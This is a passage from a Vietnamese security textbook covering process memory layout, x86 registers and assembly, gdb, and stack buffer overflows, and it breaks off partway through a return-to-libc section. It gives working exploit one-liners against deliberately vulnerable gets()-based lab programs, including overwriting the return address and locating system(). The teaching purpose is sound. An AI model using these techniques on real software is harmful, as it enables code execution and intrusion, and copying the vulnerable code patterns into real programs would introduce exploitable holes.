.text - Phần .text cơ bản tương ứng với phần văn bản .text của tập tin thực thi nhị phân. Nó chứa các lệnh để thực hiện công việc. Phần này được đánh dấu là chỉ đọc và sẽ gây ra lỗi phân đoạn khi ghi dữ liệu khác vào. Kích thước phần này được cố định khi tiến trình được nạp lần đầu tiên.


.data - Phần .data được sử dụng để lưu trữ các biến khởi tạo toàn cục, chẳng hạn như: `int a;`. Kích thước của phần này là cố định khi chạy.

Heap - Phần heap được sử dụng để lưu các biến được phân bổ tự động và mở rộng từ bộ nhớ địa chỉ thấp đến bộ nhớ địa chỉ cao hơn. Việc phân bổ bộ nhớ được điều khiển thông qua các hàm `malloc()` và `free()`. Ví dụ, để khai báo một số nguyên và có bộ nhớ được phân bổ trong thời gian chạy thì làm như sau:

```
int i = malloc(sizeof (int)); // Tự động phân bổ một số nguyên chứa giá  
// trị sẵn có của bộ nhớ
```

Stack - Ngăn xếp được sử dụng để theo dõi các lời gọi hàm (đệ quy) và mở rộng từ bộ nhớ có địa chỉ cao hơn tới bộ nhớ có địa chỉ thấp hơn trên hầu hết các hệ thống. Cách làm này tạo ra lỗ hổng tràn bộ đệm. Các biến cục bộ được chứa trong phần ngăn xếp.

Environment/Argument - Phần môi trường/đối số được sử dụng để lưu trữ một bản sao của các biến mức hệ thống, để có thể được yêu cầu trong suốt quá trình chạy. Ví dụ: đường dẫn, tên thư mục và tên máy chủ được tạo sẵn cho quá trình chạy. Phần này có thể ghi được, cho phép sử dụng nó trong chuỗi định dạng và khai thác tràn bộ đệm. Ngoài ra, các đối số dòng lệnh cũng được lưu trữ trong phần này. Các phần của bộ nhớ được lưu trữ theo thứ tự được biểu diễn. Không gian bộ nhớ của một tiến trình sẽ như sau:



Hình 3.1: Các phần bộ nhớ phân bổ cho tiến trình

Bộ đệm (Buffer) - Thuật ngữ bộ đệm đề cập đến một nơi lưu trữ được sử dụng để nhận và giữ dữ liệu cho đến khi nó có thể được xử lý bởi một tiến trình. Vì mỗi tiến trình có thể có bộ đệm riêng, điều quan trọng là giữ đúng thứ tự. Điều này được thực hiện bằng cách cấp phát bộ nhớ trong phần `.data` hoặc `.bss` trong bộ nhớ của tiến trình. Lưu ý rằng, khi đã được phân bổ, bộ đệm sẽ có chiều dài cố định. Bộ đệm có thể lưu giữ bất kỳ loại dữ liệu nào được xác định trước. Tuy nhiên, với mục đích cụ thể nào đó, sẽ quan tâm tới các bộ đệm dựa trên chuỗi, được sử dụng để lưu trữ dữ liệu đầu vào và biến của người dùng.

Các chuỗi trong bộ nhớ (Strings in Memory) - Chuỗi đơn giản chỉ là mảng liên tục của dữ liệu ký tự trong bộ nhớ. Chuỗi được tham chiếu trong bộ nhớ theo địa chỉ của ký tự đầu tiên. Chuỗi được chấm dứt hoặc kết thúc bởi một ký tự null (`\0` trong C).

Con trỏ (Pointer) - Con trỏ là phần đặc biệt của bộ nhớ chứa địa chỉ của các phần khác của bộ nhớ. Di chuyển dữ liệu xung quanh bộ nhớ là một hoạt động tương đối chậm. Thay vì di chuyển dữ liệu, có thể dễ dàng theo dõi vị trí của các mục trong bộ nhớ thông qua con trỏ và chỉ cần thay đổi con trỏ. Con trỏ được lưu trong 4 byte liên tiếp nhau của bộ nhớ vì địa chỉ bộ nhớ dài 32 bit (4 byte). Ví dụ, như đã đề cập, chuỗi được tham chiếu bởi địa chỉ của ký tự đầu tiên trong mảng. Giá trị địa chỉ đó được gọi là con trỏ. Vì vậy việc khai báo biến của một chuỗi trong C được viết như sau: `char *str;`. Điều quan trọng cần lưu ý là mặc dù kích thước của con trỏ được đặt là 4 byte, kích thước của chuỗi không được thiết lập với lệnh trước đó. Do đó, dữ liệu này được coi là không bắt buộc và sẽ được đặt trong phần `.bss` của bộ nhớ tiến trình. Một ví dụ khác, nếu muốn lưu một con trỏ tới một số nguyên trong bộ nhớ, cần gõ lệnh sau trong chương trình C: `int *point1;`

Để đọc giá trị của địa chỉ bộ nhớ được trỏ bởi con trỏ, cần lấy con trỏ với biểu tượng *. Do đó, nếu muốn in giá trị của số nguyên được trỏ đến bởi *point1* trong mã lệnh trước đó, cần sử dụng lệnh: *printf(“%d”, *point1);*. Ký hiệu * được sử dụng để tham chiếu gọi con trỏ *point1* và kiểm tra giá trị của số nguyên bằng cách sử dụng hàm *printf()*.

Ví dụ đơn giản để minh họa việc sử dụng bộ nhớ trong một chương trình:

```
/* memory.c */           // Tên của chương trình
int index = 5;           // Số nguyên được lưu trữ trong dữ liệu (khởi tạo)
char * str;              // Chuỗi được lưu trữ trong bss (chưa khởi tạo)
int nothing;             // Số nguyên được lưu trữ trong bss

void funct1(int c){
    int i = c;            // Được lưu trữ trong vùng ngăn xếp
    str = (char*) malloc(10*sizeof(char)); // Dành 10 ký tự trong vùng heap
    strncpy(str, "abcde", 5); // copy 5 ký tự "abcde" vào str
} //kết thúc một hàm

void main (){
    funct1(1);
}
```

Trước tiên, một vài phần của bộ nhớ được phân bổ trong các phần khác nhau của bộ nhớ tiến trình. Khi hàm *main* được thực hiện, hàm *funct1()* được gọi với một đối số là 1. Khi hàm *funct1()* được gọi, đối số được truyền vào biến hàm gọi là *c*. Tiếp theo, bộ nhớ được cấp phát trên heap cho một chuỗi 10 byte được gọi là *str*. Cuối cùng, chuỗi 5 byte “*abcde*” được sao chép vào biến mới là *str*, kết thúc hàm, và sau đó chương trình *main()* kết thúc.

b) Bộ vi xử lý Intel

Có nhiều kiến trúc được sử dụng trong máy tính. Trong chương này sẽ tập trung vào bộ vi xử lý hoặc kiến trúc Intel. Thuật ngữ kiến trúc đơn giản chỉ đề cập đến cách nhà sản xuất thực hiện bộ xử lý. Vì phần lớn các bộ vi xử lý được sử dụng ngày nay là Intel 80x86.

Thanh ghi (Register) - Thanh ghi được sử dụng để lưu trữ dữ liệu tạm thời. Các thanh ghi này giống như các khối bộ nhớ nhanh 8 đến 32 bit để sử dụng nội bộ bởi bộ vi xử lý. Các thanh ghi có thể được chia thành các loại như mô tả trong bảng 3.1.

AT&T và NASM - Có hai dạng chính của hợp ngữ: AT&T và Intel. Ngôn ngữ AT&T được sử dụng bởi GNU Assembler (GAS). AT&T chứa bộ biên dịch gcc và thường được các nhà phát triển Linux sử dụng. Trong số các cú pháp hợp ngữ Intel, Netwide Assembler (NASM) được sử dụng phổ biến nhất. Định dạng NASM được sử dụng nhiều trong trình gỡ lỗi. Hai định dạng cho kết quả chính xác giống như ngôn ngữ máy. Tuy nhiên, có một vài sự khác biệt trong kiểu dữ liệu và định dạng, bao gồm:

- Các toán hạng nguồn và đích được đảo ngược, và các ký hiệu khác nhau được sử dụng để đánh dấu bắt đầu của một nhận xét:
- Định dạng NASM: `CMD <dest>, <source> <; comment>`
- Định dạng AT&T: `CMD <source>, <dest> <# comment>`
- Định dạng AT&T sử dụng % trước thanh ghi, NASM thì không
- Định dạng AT&T sử dụng \$ trước các giá trị cố định, còn NASM không
- Định dạng AT&T xử lý tham khảo bộ nhớ khác với NASM

Thanh ghi đa năng	EAX, EBX, ECX, EDX	32-bit, dùng để lưu trữ tham số của các phép tính, tham số của các phép tính địa chỉ
Thanh ghi phân đoạn	CS, SS, DS, ES, FS, GS	16-bit, giữ phần đầu tiên của địa chỉ bộ nhớ; Giữ các con trỏ tới mã, ngăn xếp và phân đoạn dữ liệu bổ sung.
Thanh ghi Offset	Con trỏ cơ sở mở rộng EBP (extended base pointer)	Là 1 thanh ghi dùng trong việc truy xuất dữ liệu trong stack. Lưu trữ vị trí lệnh tiếp theo khi ứng dụng thực hiện lệnh CALL để gọi hàm (chương trình con), để quay lại lệnh kế tiếp.
ESI (extended source index)		Các thanh ghi chỉ mục (index). Hay được sử dụng trong chuỗi hoặc mảng.
EDI (extended destination index)		Thanh ghi chỉ mục (index). Hay được sử dụng trong chuỗi hoặc mảng
ESP (extended stack pointer)		Con trỏ ở đầu Stack.
Thanh ghi đặc biệt	EFLAGS register; các cờ quan trọng gồm: ZF=zero flag; IF=Interrupt enable flag; SF=sign flag	Được sử dụng bởi CPU để theo dõi kết quả logic và trạng thái của bộ vi xử lý.
EIP (extended instruction pointer)		Thanh ghi con trỏ lệnh, đây là thanh ghi rất quan trọng. Nó sẽ trỏ đến vị trí của lệnh kế tiếp khi một lệnh được thực thi.

Bảng 3.1: Bảng phân loại các thanh ghi

Phần này sẽ trình bày cú pháp và các ví dụ cho mỗi lệnh trong định dạng NASM và ví dụ tương tự trong định dạng AT&T để so sánh. Nói chung, định dạng sau đây được sử dụng cho tất cả các lệnh:

<optional label:> <mnemonic> <operands> <optional comments>

Cấu trúc file hợp ngữ - File nguồn hợp ngữ được chia thành các phần sau:

- `.model`: cho biết kích thước của các phần `.data` và `.text`
- `.stack`: đánh dấu bắt đầu của phần ngăn xếp và được sử dụng để chỉ ra kích thước của ngăn xếp theo byte
- `.data`: đánh dấu sự bắt đầu của phần dữ liệu và được sử dụng để xác định các biến.
- `.text`: được sử dụng để lưu các lệnh của chương trình

Ví dụ, chương trình hợp ngữ sau sẽ in “Hello, haxor!” ra màn hình:

```
section .data                                ; khai báo cho section
msg db "Hello, haxor!",0xa                  ;chuỗi mang kết quả trả về
len equ $ - msg                             ;độ dài chuỗi, $ có nghĩa là ở đây
section .text                                ;khai báo bắt buộc cho section

                                ;khai báo điểm bắt đầu chương trình cho ELF linker hoặc
                                ;loader nhận dạng
global _start                               ; _start là điểm bắt đầu chương trình

_start:

                                ;bây giờ viết chuỗi ra stdout
                                ;notice how arguments are loaded in reverse

mov edx,len                               ;đổi số thứ ba (độ dài thông điệp)
mov ecx,msg                               ;đổi số thứ hai (con trỏ trỏ tới thông điệp để viết)
mov ebx,1                                 ; nạp đổi số đầu tiên (xử lý file (stdout))
mov eax,4                                 ;số của lời gọi hệ thống (4=sys_write)
int 0x80                                  ;gọi ngắt nhân và thoát
mov ebx,0                                 ; nạp đổi số syscall đầu tiên (exit code)
mov eax,1                                 ;số của lời gọi hệ thống (1=sys_exit)
int 0x80                                  ;gọi ngắt nhân và thoát
```

Biên dịch hợp ngữ - Bước đầu tiên là biên dịch mã đối tượng:

```
$ nasm -f elf hello.asm
```

Tiếp theo, gọi trình biên dịch để tạo tệp thi hành:

```
$ ld -s -o hello hello.o
```

Cuối cùng, có thể chạy file thực thi:

```
$ ./hello
Hello, haxor!
```

c) Gỡ lỗi với gdb

Khi lập trình với C trên các hệ thống Unix, trình gỡ lỗi được lựa chọn là gdb. Nó cung cấp giao diện dòng lệnh mạnh mẽ, cho phép chạy một chương trình trong khi duy trì toàn quyền kiểm soát. Ví dụ, có thể thiết lập các điểm ngắt (breakpoint) trong quá trình thực hiện

chương trình và giám sát nội dung của bộ nhớ hoặc thanh ghi tại bất kỳ điểm nào khi cần. Vì lý do này, trình gỡ lỗi như gdb thường được các lập trình viên và cả tin tặc sử dụng.

Các lệnh phổ biến được sử dụng trong gdb được liệt kê và mô tả trong bảng dưới đây.

Lệnh	Mô tả
b <function>	Thiết lập một điểm ngắt ở hàm (function)
b *mem	Thiết lập một điểm ngắt tại vị trí bộ nhớ tuyệt đối
info b	Hiển thị thông tin về các điểm ngắt
delete b	Loại bỏ một điểm ngắt
run <args>	Bắt đầu gỡ lỗi chương trình từ bên trong gdb với các đối số đã cho
info reg	Hiển thị thông tin về trạng thái thanh ghi hiện tại
stepi or si	Thực thi một lệnh mã máy
next or n	Thực thi một hàm
bt	Lệnh backtrace, hiển thị tên của khung stack
up/down	Di chuyển lên và xuống các khung ngăn xếp

Một số lệnh thường dùng trong khi kiểm tra chương trình:

print var	In giá trị của biến
print /x \$<reg>	In giá trị của thanh ghi
x /NT A	Kiểm tra bộ nhớ, trong đó N = số đơn vị để hiển thị; T = loại dữ liệu cần hiển thị (x: hex, d: dec, c: char, s: string, i: instruction); A = địa chỉ tuyệt đối hoặc tên biểu tượng giống như “main”.
quit	Thoát gdb

Để dịch ngược với gdb, cần hai lệnh sau:

```
set disassembly-flavor <intel/att>
disassemble <function name>
```

Lệnh đầu tiên chuyển đổi qua lại giữa Intel (NASM) và định dạng AT&T. Theo mặc định, gdb sử dụng định dạng AT&T. Lệnh thứ hai dịch ngược các hàm nhất định (bao gồm main nếu được). Ví dụ: để dịch ngược hàm greeting ở cả hai định dạng, cần gõ lệnh:

```
$ gdb -q meet
(gdb) disassemble greeting
Dump of assembler code for function greeting:
0x804835c <greeting>: push %ebp
```

```

0x804835d <greeting+1>: mov %esp,%ebp
0x804835f <greeting+3>: sub $0x190,%esp
0x8048365 <greeting+9>: pushl 0xc(%ebp)
0x8048368 <greeting+12>: lea 0xfffffe70(%ebp),%eax
0x804836e <greeting+18>: push %eax
0x804836f <greeting+19>: call 0x804829c <strcpy>
0x8048374 <greeting+24>: add $0x8,%esp
0x8048377 <greeting+27>: lea 0xfffffe70(%ebp),%eax
0x804837d <greeting+33>: push %eax
0x804837e <greeting+34>: pushl 0x8(%ebp)
0x8048381 <greeting+37>: push $0x8048418
0x8048386 <greeting+42>: call 0x804828c <printf>
0x804838b <greeting+47>: add $0xc,%esp
0x804838e <greeting+50>: leave
0x804838f <greeting+51>: ret
End of assembler dump.
(gdb) set disassembly-flavor intel
(gdb) disassemble greeting
Dump of assembler code for function greeting:
0x804835c <greeting>: push ebp
0x804835d <greeting+1>: mov ebp,esp
0x804835f <greeting+3>: sub esp,0x190
...truncated for brevity...
End of assembler dump.
(gdb) quit
$

```


3.2.1.2 Lỗi tràn bộ đệm

a) Hoạt động của ngăn xếp

Ngăn xếp là một trong những thành phần thú vị nhất của một hệ điều hành. Mô hình của ngăn xếp có thể được giải thích dễ hiểu nhất khi so sánh nó với ngăn xếp các khay đựng cơm trong căng tin. Khi đặt một khay vào ngăn xếp, khay ở đỉnh trước đó giờ đã bị bao phủ bởi khay mới. Khi lấy một khay ra khỏi ngăn xếp, cần phải lấy khay nằm ở đỉnh ngăn xếp, chính là khay thêm vào cuối cùng. Nói một cách khoa học hơn, trong thuật ngữ khoa học máy tính, ngăn xếp là một cấu trúc dữ liệu theo kiểu vào trước, ra sau (FILO). Việc thêm các dữ liệu vào ngăn xếp được gọi là *push* và được thực hiện trong mã hợp ngữ với lệnh *push*. Tương tự, việc lấy dữ liệu ra khỏi stack được gọi là *pop* và được thực hiện bằng lệnh *pop* trong hợp ngữ.

Trong bộ nhớ, mỗi tiến trình quản lý ngăn xếp của chính nó với các phân mảnh ngăn xếp trong bộ nhớ. Lưu ý là ngăn xếp đẩy các giá trị vào từ địa chỉ ô nhớ cao nhất đến thấp

nhất. Hai thanh ghi của ngăn xếp là *extended base pointer (ebp)* và *extended stack pointer (esp)*. Thanh ghi *ebp* là thanh ghi cơ bản của khung ngăn xếp hiện tại của tiến trình (địa chỉ cao hơn). Thanh ghi *esp* luôn trỏ đến đỉnh ngăn xếp (địa chỉ thấp hơn).



Hình 3.2: Mối quan hệ giữa ESP và EBP

b) Thủ tục gọi hàm

Một hàm là một mô-đun chứa mã lệnh được gọi bởi các hàm khác, bao gồm cả hàm *main()*. Việc gọi này tạo ra việc nhảy tới các lệnh trong luồng chương trình. Khi một hàm được gọi trong mã hợp ngữ, sẽ có các bước như sau:

- Theo quy ước, chương trình đang được gọi thiết lập một lời gọi hàm bằng việc đầu tiên là thay thế các tham số trong ngăn xếp theo thứ tự ngược lại.
- Sau đó, thanh ghi *eip* được lưu trong ngăn xếp nên chương trình có thể tiếp tục ở nơi nó đang thực hiện trước đó khi hàm trả về kết quả. Đây chính là địa chỉ trả về (*return address*).
- Cuối cùng, lệnh *call* được thực hiện, và địa chỉ của hàm được lưu trong *eip* để thực hiện.

Ví dụ lời gọi hàm trong mã lệnh hợp ngữ như sau:

```
0x8048393 <main+3>: mov 0xc(%ebp), %eax
0x8048396 <main+6>: add $0x8, %eax
0x8048399 <main+9>: pushl (%eax)
0x804839b <main+11>: mov 0xc(%ebp), %eax
0x804839e <main+14>: add $0x4, %eax
0x80483a1 <main+17>: pushl (%eax)
0x80483a3 <main+19>: call 0x804835c <greeting>
```

Chức năng của hàm được gọi đầu tiên là lưu thanh ghi *ebp* của chương trình đang gọi vào ngăn xếp, sau đó lưu thanh ghi *esp* hiện tại vào thanh ghi *ebp* (thiết lập khung ngăn xếp hiện tại), rồi sau đó giảm thanh ghi *esp* để lấy chỗ cho các biến của hàm. Cuối cùng, hàm thực hiện các câu lệnh. Tiến trình này được gọi là *prolog*. Trong mã hợp ngữ, *prolog* như sau:

```
0x804835c <greeting>: push %ebp
0x804835d <greeting+1>: mov %esp, %ebp
0x804835f <greeting+3>: sub $0x190, %esp
```

Việc cuối cùng hàm được gọi thực hiện trước khi trả về cho chương trình là giải phóng ngăn xếp bằng cách tăng *esp* tới *ebp*, giải phóng hiệu lực ngăn xếp là một phần của việc xóa lệnh. Sau đó *eip* được lấy ra khỏi ngăn xếp để trả về tiến trình. Đây được gọi là hàm *epilog*. Nếu mọi thứ vẫn ổn, *eip* vẫn chứa lệnh tiếp theo đợi được lấy ra và tiến trình tiếp tục với câu lệnh sau lời gọi hàm. Trong mã hợp ngữ, *epilog* như sau:

```
0x804838e <greeting+50>: leave
```

```
0x804838f <greeting+51>: ret
```

Sẽ có rất nhiều các bit nhỏ trong mã hợp ngữ khi xảy ra tràn bộ đệm.

c) Tràn bộ đệm

Như mô tả, bộ đệm được sử dụng để lưu dữ liệu trong bộ nhớ. Hầu hết chúng ta quan tâm đến bộ đệm lưu các chuỗi (string). Bộ đệm tự nó không có cơ chế để ngăn việc lưu quá nhiều dữ liệu vào không gian lưu trữ. Thực tế, một lập trình viên cẩu thả có thể nhanh chóng mở rộng không gian được phân bổ. Ví dụ, khai báo một chuỗi dưới đây trong bộ nhớ 10 bytes:

```
char str1[10];
```

Vậy kết quả ra sao khi thực thi câu lệnh sau:

```
strcpy(str1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA")
```

Xét ví dụ sau để hiểu được rõ hơn:

```
//overflow.c
#include <string.h>
main() {
    char str1[10]; //declare a 10 byte string
    //next, copy 35 bytes of "A" to str1
    strcpy(str1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
}
```

Sau đó biên dịch và chạy chương trình như sau:

```
$ //notice we start out at user privileges "$"
$gcc -ggdb -mpreferred-stack-boundary=2 -fno-stack-protector -o
overflow overflow.c /overflow
09963: Segmentation fault
```

Tại sao kết quả là segmentation fault? Sử dụng gdb chạy lệnh như sau :

```
$gdb -q overflow
(gdb) run
Starting program: /book/overflow

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg eip
eip 0x41414141 0x41414141
```

```
(gdb) q
A debugging session is active.
Do you still want to close the debugger?(y or n) y
$
```

Như có thể thấy, khi chạy chương trình trong *gdb*, kết quả là thất bại khi chạy lệnh ở 0x41414141, với hệ hexa là AAAA (A là 0x41 trong hệ hex). Tiếp theo có thể kiểm tra xem *eip* có vấn đề với các ký tự A không. Đúng vậy, *eip* đã đầy các ký tự A dẫn đến chương trình bị lỗi. Khi hàm (ở đây là hàm *main*) cố trả về kết quả, giá trị *eip* được lấy ra khỏi ngăn xếp và chạy. Vì địa chỉ 0x41414141 không nằm trong đoạn tiến trình, kết quả trả về là lỗi phân đoạn.

Như vậy, *tràn bộ đệm là lỗi xảy ra khi dữ liệu xử lý có kích cỡ vượt quá giới hạn của vùng nhớ chứa nó*. Và nếu phía sau vùng nhớ này chứa những dữ liệu quan trọng tới quá trình thực thi của chương trình thì dữ liệu dư có thể sẽ làm hỏng các dữ liệu quan trọng này. Tùy thuộc vào cách xử lý của chương trình đối với các dữ liệu quan trọng mà người tận dụng lỗi phần mềm có thể điều khiển chương trình thực hiện tác vụ mong muốn.

Qua đó, cho thấy được 3 điểm quan trọng trong việc tận dụng lỗi tràn bộ đệm:

1. Dữ liệu quan trọng phải nằm sau dữ liệu có thể bị tràn.
2. Phần dữ liệu tràn ra phải tràn tới phần dữ liệu quan trọng.
3. Cuối cùng, dữ liệu quan trọng bị thay đổi vẫn phải còn ý nghĩa đối với chương trình. Nếu thay đổi dữ liệu quan trọng nhưng trong quá trình đó cũng thay đổi các dữ liệu khác (ví dụ như các cờ luận lý), khi đó có thể khiến cho chương trình bỏ qua việc sử dụng dữ liệu quan trọng. Đây là một nguyên tắc cơ bản trong các cơ chế chống tận dụng lỗi tràn ngăn xếp của các chương trình biên dịch hiện đại.

3.2.2 Khai thác lỗi tràn bộ đệm

Khái niệm cơ bản của khai thác lỗi tràn bộ đệm là gây tràn một bộ đệm có lỗ hổng và thay đổi *eip* với mục đích nhằm độc chương trình. Cần lưu ý rằng, *eip* trỏ đến lệnh tiếp theo để thực thi. Một bản sao của *eip* được lưu trong bộ đệm để có thể tiếp tục với lệnh sau lời gọi khi hàm thực hiện xong. Nếu có thể thay đổi giá trị đã lưu *eip*, khi hàm trả về, giá trị sau thay đổi của *eip* sẽ được đẩy ra khỏi bộ đệm vào thanh ghi *eip* và được thực thi. Các phần tiếp theo sau đây sẽ xem xét một số ví dụ về cách khai thác lỗi tràn bộ đệm. Các ví dụ được tham khảo từ trang web của Gera <http://community.corest.com/~gera/InsecureProgramming>, với mục đích là in ra dòng chữ “You win!”. Môi trường khuyến nghị là trên Debian 6.0.2 với linux-image-2.6-686-bigmem (PAE), nhưng có thể cài đặt và chạy trên máy ảo Kali 1.x để thực hành.

3.2.2.1 Thay đổi giá trị biến nội bộ

Xét một chương trình dưới đây:


```
/* stack1.c */
```

```

#include <stdio.h>
int main () {
    int cookie;
    char buf[80];
    printf("&buf: %p, &cookie: %p\n", buf, &cookie);
    gets(buf) ;
    if (cookie == 0x41424344) {
        printf("You win! \n" ) ;
    }
}

```

Như trong mã nguồn, chương trình nhận chuỗi nhập vào qua hàm *gets()* để lưu vào mảng *buf*. Đây là hàm không an toàn vì nó không thực hiện kiểm tra bất kỳ ràng buộc nào trên dữ liệu đầu vào của người dùng. Điều này cho phép nhập một chuỗi lớn hơn 80 byte và do đó ghi đè lên biến *cookie*. Nếu muốn ghi đè lên nó bằng 0x41424344, thì có thể sử dụng các ký tự in do A = 0x41, B = 0x42, v.v. Do chạy ví dụ trên kiến trúc theo kiểu kết thúc nhỏ của Intel CPU nên cấu trúc của các biến nội bộ hàm *main()* trong bộ nhớ sẽ được xác định như sau:



Hình 3.3: Vị trí của cookie và buf và trạng thái cần đạt được

Cứ như vậy, có thể dễ dàng đạt được trạng thái để in ra dòng chữ “You win!” ra màn hình bằng việc chèn 80 ký tự bất kỳ chèn đầy buffer, sau đó là chuỗi gồm 4 ký tự DCBA.

3.2.2.2 Truyền dữ liệu vào chương trình

Xét ví dụ *stack2.c* sau:

```

/* stack2.c */
#include <stdio.h>
int main( ) {
    int cookie;
    char buf [80] ;
    printf("&buf : %p, &cookie: %p\n", buf, &cookie);
    gets(buf) ;
}

```

```

        if (cookie == 0x01020305) {
            printf("You win!\n");
        }
    }
}

```

Ví dụ này tương tự stack1.c, chỉ khác là phần gán cookie bằng 0x01020305. Tuy nhiên để gán cookie bằng giá trị đó thì phải nhập được các ký tự điều khiển trong bảng mã ASCII. Điều này có thể làm được với lệnh Python như sau để in ra các giá trị hex tương ứng:

```
python -c 'print "X"*80 + "\x05\x03\x02\x01"' | ./stack2
```

3.2.2.3 Kỹ thuật quay về phân vùng .text

Trong trường hợp không thể truyền dữ liệu nhập được vào biến quan trọng cookie do các ký tự đặc biệt mà hàm *gets* không chấp nhận (như ký tự dòng mới là 0A, hoặc ký tự EOF), cần sử dụng kỹ thuật thay đổi luồng thực thi để quay về phân vùng .text (chứa các mã lệnh đã được trình biên dịch tạo ra). Xét ví dụ stack3.c sau:

```

/* stack3.c */
#include <stdio.h>
int main( ) {
    int cookie;
    char buf [80] ;
    printf("&buf : %p, &cookie: %p\n", buf, &cookie);
    gets(buf );
    if (cookie == 0x000D0A00) {
        printf("You win!\n");
    }
}

```

Nếu sử dụng lệnh:

```
python -c 'print "a"*80 + "\x00\x0A\x0D\x00"' | ./stack3
```

tương tự như cho ví dụ stack2.c thì sẽ không được vì sự tồn tại của ký tự 0x0A (là LF hay Line Feed) và 0x0D (là CR hay Carriage Return). Có thể làm tràn bộ đệm với việc ghi đè lên con trỏ trở về trong stack frame, để khi kết thúc sẽ quay về điểm mong muốn là sau nhánh bằng và trước lệnh *printf* ("You win!")\n).

Để tìm được địa chỉ nhánh bằng, dùng GDB. Gõ lệnh:

```
gdb ./stack3
```

Sau đó in ra một số lệnh hợp ngữ đầu tiên của hàm main với lệnh: x/30i main và tìm được các thông tin sau:

```

0x0804840e <main+70>:  cmp     $0xD0A00,%eax          ; if (cookie !=0x000D0A00)
0x08048413 <main+75>:  jne     0x8048425<main+93>
0x08048415 <main+77>:  sub     $0xc,%esp
0x08048418 <main+80>:  push    $0x8048570
0x0804841d <main+85>:  call    0x80482ec <printf@plt> ; printf("you win!\n");

```

Hình 3.5: In ra màn hình 22 lệnh hợp ngữ

Nhánh chứa lời gọi hàm *printf* thứ 2 sẽ tại địa chỉ 0x0804841d. Một vài dòng lệnh phía trên lời gọi hàm là lệnh nhảy có điều kiện JNE, thể hiện sự rẽ nhánh. Cần gán giá trị 0804841d cho ô nhớ con trỏ trở về, do đó trạng thái cần đạt được của stack sẽ là:

...			
15	84	04	08
ebp cũ			
cookie			
buf			
buf			
buf			
buf			
...			

Hình 3.6: Trạng thái cần đạt tới của stack

Chỉ cần gõ câu lệnh:

```
python -c 'print "a"*88 + "\x15\x84\x04\x08"' | ./stack3
```

3.2.2.4 Kỹ thuật quay về thư viện chuẩn

Xét ví dụ stack4.c sau:

```
/* stack4.c */
#include <stdio.h>
int main( ) {
    int cookie;
    char buf [80] ;
    printf("&buf : %p, &cookie: %p\n", buf, &cookie);
    gets(buf );
    if (cookie == 0x00D0A00) {
        printf("You lose!\n");
    }
}
```

Nếu sử dụng kỹ thuật trong ví dụ stack3.c trong trường hợp này thì chỉ in ra được dòng chữ “You lose!”. Để in ra được “You win!”, cần đưa chuỗi này vào vùng nhớ của tiến trình và xác định địa chỉ của vùng nhớ đó trước khi tìm cách in ra nó. Đó có thể là các biến môi trường, tên file thực thi, hoặc tham số dòng lệnh. Hoặc có thể gọi chương trình ngoài để hỗ trợ thực hiện việc cần làm. Phần này sẽ xem xét phương pháp sử dụng hàm *system* để thực thi một lệnh trong shell. Giả sử có chương trình shell tên là *a* và có nội dung sau:

```
#!/bin/sh
echo 'You win!'
```

Gán quyền thực thi để có thể in ra được chuỗi “You win!” khi chạy với lệnh:

```
chmod u+x a
```

Hàm *system* là hàm trong bộ thư viện chuẩn nên mặc dù chương trình không sử dụng trực tiếp hàm *system*, nhưng hàm này cũng được tải vào bộ nhớ khi bộ thư viện được tải vào. Để tìm địa chỉ của *system*, sử dụng *gdb* và gõ các lệnh sau:

```
gdb ./stack4
```


Trong *gdb*, gõ lệnh:

```
break main
run
print system
```

Địa chỉ của hàm *system* tìm ra là B7EE3990. Địa chỉ này sẽ được sử dụng cho con trỏ trở về trong stack frame của hàm *main*, và khi hàm *main* kết thúc nó sẽ nhảy tới *system*. Tiếp theo, cần xác định ô ngăn xếp nào dùng để chứa tham số của *system*.

